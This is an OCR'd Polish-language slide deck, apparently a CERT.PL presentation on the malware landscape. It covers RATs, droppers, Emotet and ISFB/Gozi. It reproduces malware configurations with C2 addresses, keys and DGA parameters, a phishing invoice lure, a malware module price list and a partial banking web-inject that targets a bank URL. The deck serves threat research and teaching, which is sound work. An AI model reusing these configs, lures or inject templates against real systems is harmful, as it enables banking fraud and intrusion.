
# RAT (Remote Access Trojan, backdoor)

| | |
|---|---|
| Family | netwire |
| Config type | static |
| + dir-path | %AppData%\Logs\ |
| + filename | MIRAM |
| + flags | [ 125, 1, 75 ] |
| + mutex | FFTmLOXj |
| + password | DAWAJkurwoKASE |
| + reg-key | system |
| + type | netwire |
| + urls | [ { "cnc": "213.152.162.89", "port": 8747 }, { "cnc": "213.152.162. |

# Dropper

- Cel: skuteczniejsza dystrybucja złośliwego oprogramowania
- Pobiera i instaluje docelowy malware na zainfekowanym komputerze
- Plik EXE jako załącznik jest znacznie prostszy do zablokowania

# Dropper


płatności za fakturę
Usunęliśmy dodatkowe podziały wiersza w tej wiadomości.
Wiadomość
Załącznik bez tytułu 00203.htm (1 KB)
FV201705963636.doc (100 KB)
Dzien dobry,
Uprzejmie przypominamy o dokonaniu platnosci za fakture nr SAR/2017/05/29 na kwote 538,10 PLN brutto (termin platnosci: 2017-05-29).
Laczna kwota do zaplaty: 538,10 PLN.
Prosimy o uregulowanie naleznosci na konto.
Dziekujemy.

# Dropper

- Prostota działania pozwala poświęcić więcej uwagi ochronie przed wykryciem.
- Mnogość formatów:
  - Dokumenty Office ze złośliwym makrem
  - Skrypty JScript/VBScript
  - Proste pliki wykonywalne (.pif, .scr)
  - Pliki wykorzystujące znane podatności (.rtf + CVE-2017-11882)

# Inne

- Spamboty - botnet służący do rozsyłania spamu
- Coinminery - wykorzystywanie mocy obliczeniowej ofiary do kopania kryptowaluty
- Adware - wyświetlanie reklam

# Malware wielozadaniowy!

- Współczesny malware zazwyczaj ma architekturę modułową:
  - Najpierw instalowany jest core, którego jedynym celem jest pobranie pluginów z C&C
  - Pluginy realizują różne cele w zależności od strategii botmastera
- Tofsee: 20 różnych modułów!
- Klasyfikacja? 🤔


**Cost:**

- BOT -400$
- STEALER - 100$
- FORM GRABBER - 300$
- PASS SNIFFER - 100$
- FAKE DNS - 100$
- DDOS - 200$
- HIDDNEN TV - 150$
- KEYLOGGER- 100$
- PROCMON - 50$
- FILE SEARCH - 50$
- MINER - 100$
- EMAIL GRABBER - 100$
- Rebild bot - 30$
- updates: minor fixes are free, the rest is discussed separately.

# wybrane współczesne rodziny złośliwego oprogramowania


# emotet

- Oryginalnie banker
- Przeszedł płynnie w spambota
- Propagacja za pomocą spamu




src: raport bromium


# emotet




src: raport bromium

CERT.PL

# emotet




src: raport bromium

# isfb/gozi


- Banker
- Działa w 🇵🇱

| | |
|---|---|
| + compilation_date | Aug 14 2019 |
| + dga_base_url | constitution.org/usdeclar.txt |
| + dga_count | 5 |
| + dga_crc | 1320669898 |
| + dga_lsa_seed | 3988359472 |
| + dga_season | 10 |
| + dga_seed | 1 |
| + dga_tld | [ ".com", ".ru", ".org" ] |
| + domains | [ { "cnc": "google.com" }, { "cnc": "gmail.com" }, { "cnc": "s39aihzlia.com" }, { "cnc": "hqrya64peyton.com" }… |
| + exe_type | loader |
| + key | 10291029JSJUYNHG |
| + public_key | { "e": 65537, "n": "11752370188818234234367932984885459542854166340237087662006434322123117188694577648403840 1… |
| + server | 12 |
| + timer | 0 |
| + type | isfb |
| + version | 2.14.085 |

CERT.PL


# isfb/gozi

- */images/*.gif
- */images/*.jpeg
- */images/*.bmp
- */images/*.avi



# isfb/gozi


- Charakterystyczny format zaszyfrowanych danych



# isfb/gozi

```
end_inject
¬
set_url https://secure.getinbank.p*
replace: </title>
inject:
</title>
<script id="myjs1" src="test1/my9rep/myjs28_frr_s38.js?bb=@ID@" data-botid="@ID@"></script>
<script id="myjs2">
